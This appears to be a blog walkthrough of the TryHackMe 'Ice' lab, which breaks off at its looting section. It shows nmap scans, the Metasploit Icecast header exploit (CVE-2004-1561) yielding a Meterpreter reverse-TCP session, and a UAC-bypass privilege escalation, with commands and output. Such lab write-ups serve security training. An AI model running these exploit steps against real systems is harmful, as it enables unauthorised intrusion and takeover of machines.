Ice : A Tryhackme walkthrough!


Debrik Chakraborty · Follow
10 min read · Just now


Room link- https://tryhackme.com/r/room/ice

Task 2 Recon:

1. Launch a scan against our target machine, I recommend using a SYN scan set to scan all ports on the machine. The scan command will be provided as a hint, however, it's recommended to complete the room 'Nmap' prior to this room.

2. Once the scan completes, we'll see a number of interesting ports open on this machine. As you might have guessed, the firewall has been disabled (with the service completely shutdown), leaving very little to protect this machine. One of the more interesting ports that is open is Microsoft Remote Desktop (MSRDP). What port is this open on?





Ans. *The default port for Remote Desktop Protocol (RDP) is TCP port 3389.*


3. What service did nmap identify as running on port 8000?

```
┌──[✗]─[debrik@parrot]─[~]
└──╼ $nmap -Pn -p 8000 10.10.234.98 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-20 07:03 EDT
Stats: 0:00:09 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.73% done; ETC: 07:03 (0:00:00 remaining)
Nmap scan report for 10.10.234.98
Host is up (0.18s latency).

PORT     STATE SERVICE VERSION
8000/tcp open  http    Icecast streaming media server

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.97 seconds
```

Ans. *Icecast*

4. What does Nmap identify as the hostname of the machine? (All caps for the answer)

```
┌──[✗]─[debrik@parrot]─[~]
└──╼ $nmap -Pn 10.10.234.98 -sC
```



Ans. *DARK-PC*

Task 3 Gain Access:

1. Now that we've identified some interesting services running on our target machine, let's do a little bit of research into one of the weirder services identified: Icecast. Icecast, or well at least this version running on our target, is heavily flawed and has a high level vulnerability with a score of 7.5 (7.4 depending on where you view it). What is the Impact Score for this vulnerability? Use https://www.cvedetails.com for this question and the next.

Search for Icecast

Scroll down and select this link

Select 7 as the CVE score is greater than 7.5(given)

Select this link


Imapact Score

Ans. *6.4*


2. What is the CVE number for this vulnerability? This will be in the format: CVE-0000–0000

Ans. *CVE-2004–1561*

3. Now that we've found our vulnerability, let's find our exploit. For this section of the room, we'll use the Metasploit module associated with this exploit. Let's go ahead and start Metasploit using the command `msfconsole`



4. After Metasploit has started, let's search for our target exploit using the command 'search icecast'. What is the full path (starting with exploit) for the exploitation module?




Ans. *exploit/windows/http/icecast_header*

5. Let's go ahead and select this module for use. Type either the command `use icecast` or `use 0` to select our search result.

```
[msf](Jobs:0 Agents:0) >> use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

6. Following selecting our module, we now have to check what options we have to set. Run the command `show options`. What is the only required setting which currently is blank?



RHOSTS is empty


```
[msf](Jobs:0 Agents:0) exploit(windows/http/icecast_header) >> set rhosts 10.10.234.98
rhosts => 10.10.234.98
```

Set Rhosts

Ans. *Rhosts*

7. First let's check that the LHOST option is set to our tun0 IP (which can be found on the access page). With that done, let's set that last option to our target IP. Now that we have everything ready to go, let's run our exploit using the command `exploit`

```
[msf](Jobs:0 Agents:0) exploit(windows/http/icecast_header) >> set LHOST tun0
LHOST => 10.17.45.45
```




We are in!!

Task 4 Escalate:

1. Woohoo! We've gained a foothold into our victim machine! What's the name of the shell we have now?

Ans. *Meterpreter*

2. What user was running that Icecast process? The commands used in this question and the next few are taken directly from the 'Metasploit' module.



Ans. *Dark*

3. What build of Windows is the system?

```
(Meterpreter 1)(C:\Program Files (x86)\Icecast2 Win32) > sysinfo
Computer        : DARK-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

Ans. *7601*

4. Now that we know some of the finer details of the system we are working with, let's start escalating our privileges. First, what is the architecture of the process we're running?

Ans. *x64*

5. Now that we know the architecture of the process, let's perform some further recon. While this doesn't work the best on x64 machines, let's now run the following command `runpost/multi/recon/local_exploit_suggester`.

```
(Meterpreter 1)(C:\Program Files (x86)\Icecast2 Win32) > run post/multi/recon/local_exploit_suggester
[*] 10.10.234.98 - Collecting local exploits for x86/windows...
[*] 10.10.234.98 - 188 exploit checks are being tried...
[+] 10.10.234.98 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.234.98 - exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move: The service is running, but could not be validated.
ulnerable Windows 7/Windows Server 2008 R2 build detected!
[+] 10.10.234.98 - exploit/windows/local/ms10_092_schelevator: The service is running, but could not be validated.
[+] 10.10.234.98 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.10.234.98 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.234.98 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.234.98 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.234.98 - exploit/windows/local/ntusermndragover: The target appears to be vulnerable.
[+] 10.10.234.98 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[+] 10.10.234.98 - exploit/windows/local/tokenmagic: The target appears to be vulnerable.
[*] Running check method for exploit 41 / 41
[*] 10.10.234.98 - Valid modules for session 1:
```


6. Running the local exploit suggester will return quite a few results for potential escalation exploits. What is the full path (starting with exploit/) for

the first returned exploit?

exploit/windows/local/bypassuac_eventvwr


Ans. *exploit/windows/local/bypassuac_eventvwr*

7. Now that we have an exploit in mind for elevating our privileges, let's background our current session using the command `background` or `CTRL + z`. Take note of what session number we have, this will likely be 1 in this case. We can list all of our active sessions using the command `sessions` when outside of the meterpreter shell.



press 'y'

8. Go ahead and select our previously found local exploit for use using the command `use FULL_PATH_FOR_EXPLOIT`



By the way do you know what is 'Reverse TCP'-


'Reverse TCP' typically refers to a type of network communication in which a connection is initiated from the target system (the one being attacked or accessed) to the attacker's system, as opposed to the traditional method where the attacker

initiates the connection. This approach can be used in various scenarios, including penetration testing, remote access, or malware deployment.


In a reverse TCP scenario, the attacker sets up a listener on their system, typically using a tool like Netcat, Metasploit, or custom scripts. Then, they deploy a payload or backdoor onto the target system. This payload is designed to initiate a connection back to the attacker's listener. Once the connection is established, the attacker gains control over the target system and can execute commands or perform other malicious activities.

This technique is often employed by attackers to bypass firewalls or network security measures that may block incoming connections initiated by external entities. By having the target system make the initial connection, the attacker can evade such restrictions.

9. Local exploits require a session to be selected (something we can verify with the command `show options`), set this now using the command `set session SESSION_NUMBER`




Session is a required field



10. Now that we've set our session number, further options will be revealed in the options menu. We'll have to set one more as our listener IP isn't


correct. What is the name of this option?




LHOST is incorrect

Ans. *LHOST*


11. Set this option now. You might have to check your IP on the TryHackMe network using the command `ip addr`



12. After we've set this last option, we can now run our privilege escalation exploit. Run this now using the command `run`. Note, this might take a few attempts and you may need to relaunch the box and exploit the service in the case that this fails.



13. We can now verify that we have expanded permissions using the command `getprivs`. What permission listed allows us to take ownership of files?




The last one in this photo(last one)

Ans. *SeTakeOwnershipPrivilege*

Task 5 Looting

